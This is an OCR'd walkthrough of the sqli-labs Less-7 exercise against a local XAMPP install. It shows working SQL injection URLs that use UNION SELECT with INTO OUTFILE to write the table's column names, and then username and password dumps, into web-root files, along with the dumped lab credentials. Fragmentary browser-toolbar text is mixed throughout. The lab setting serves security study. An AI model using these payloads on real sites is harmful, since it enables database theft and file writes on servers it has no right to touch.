We extract output into another text file because this page doesn't show the output at the page
We use the query: http://localhost/sqli-labs-master/Less-7/?id=1')) union all select 1,2,3 into outfile "c:/xampp/htdocs/sqli-labs-master/weakColumns.txt"--+








We create another file to extract another data because it doesn't overwrite the files so we change name of file perform next steps:




Dont forget to change the text file name in the query and open it : Table_Names.txt




Less-7 Dump into Outfile
http://localhost/sqli-labs-master/Less-7/?id=1')) union all select 1,(SELECT+GROUP_CONCAT(column_name+SEPARATOR+0x3c62723e)+FROM+INFORMATION_SCHEMA.COLUMNS+WHERE+TABLE_NAME=0x7573657273),3 into outfile "c:/xampp/htdocs/Column_Names.txt" --+
Load URL
Split URL
Execute
Welcome Dhakkan
You have an error in your SQL syntax
SQLI DUMB SERIES-7


http://local...mn_Names.txt
localhost/Column_Names.txt
http://localhost/sqli-labs-master/Less-7/?id=1')) union all select 1,(SELECT+GROUP_CONCAT(column_name+SEPARATOR+0x3c62723e)+FROM+INFORMATION_SCHEMA.COLUMNS+WHERE+TABLE_NAME=0x7573657273),3 into outfile "c:/xampp/htdocs/Column_Names.txt" --+
1 Dumb Dumb
1
id
login
password
email
secret
activation_code
activated
reset_code
admin
USER
CURRENT_CONNECTIONS
TOTAL_CONNECTIONS
id
username
password 3


Cyberfox
http://localh...Password3.txt
localhost/Username_Password3.txt
300%
Search
INT
SQL BASICS
UNION BASED
OUT FILE
WAF BASED
CUSTOM
ERROR/DOUBLE QUERY
TOOLS
WAF BYPASS
LDAP FUZZ
ENCODING
0xHTML
ENCRYPTION
OTHER
XSS
LFI
LINKS
Load URL
Split URL
Execute
http://localhost/sqli-labs-master/Less-7/?id=1')) union all select 1,(SELECT+GROUP_CONCAT("\n",username,"~",password+SEPARATOR+0x3c62723e)+FROM+users),3 into outfile "c:/xampp/htdocs/Username_Password3.txt" --+
Tools
Post data
Referrer
Cookie
0xHEX
%URL
BASE64
0b BINARY
\UNICODE
\xHEX
&#xHEX;
Base64 spacer
1 Dumb Dumb
1 \
Dumb-Dumb
\
Angelina-I-kill-you
\
Dummy-p@ssword
\
secure-crappy
\
stupid-stupidity
\
superman-genious
\
batman-mob!le
\
admin-A
\
admin1-admin1
\
admin2-admin2
\
Type here to search
ENG
09:45
09-11-2025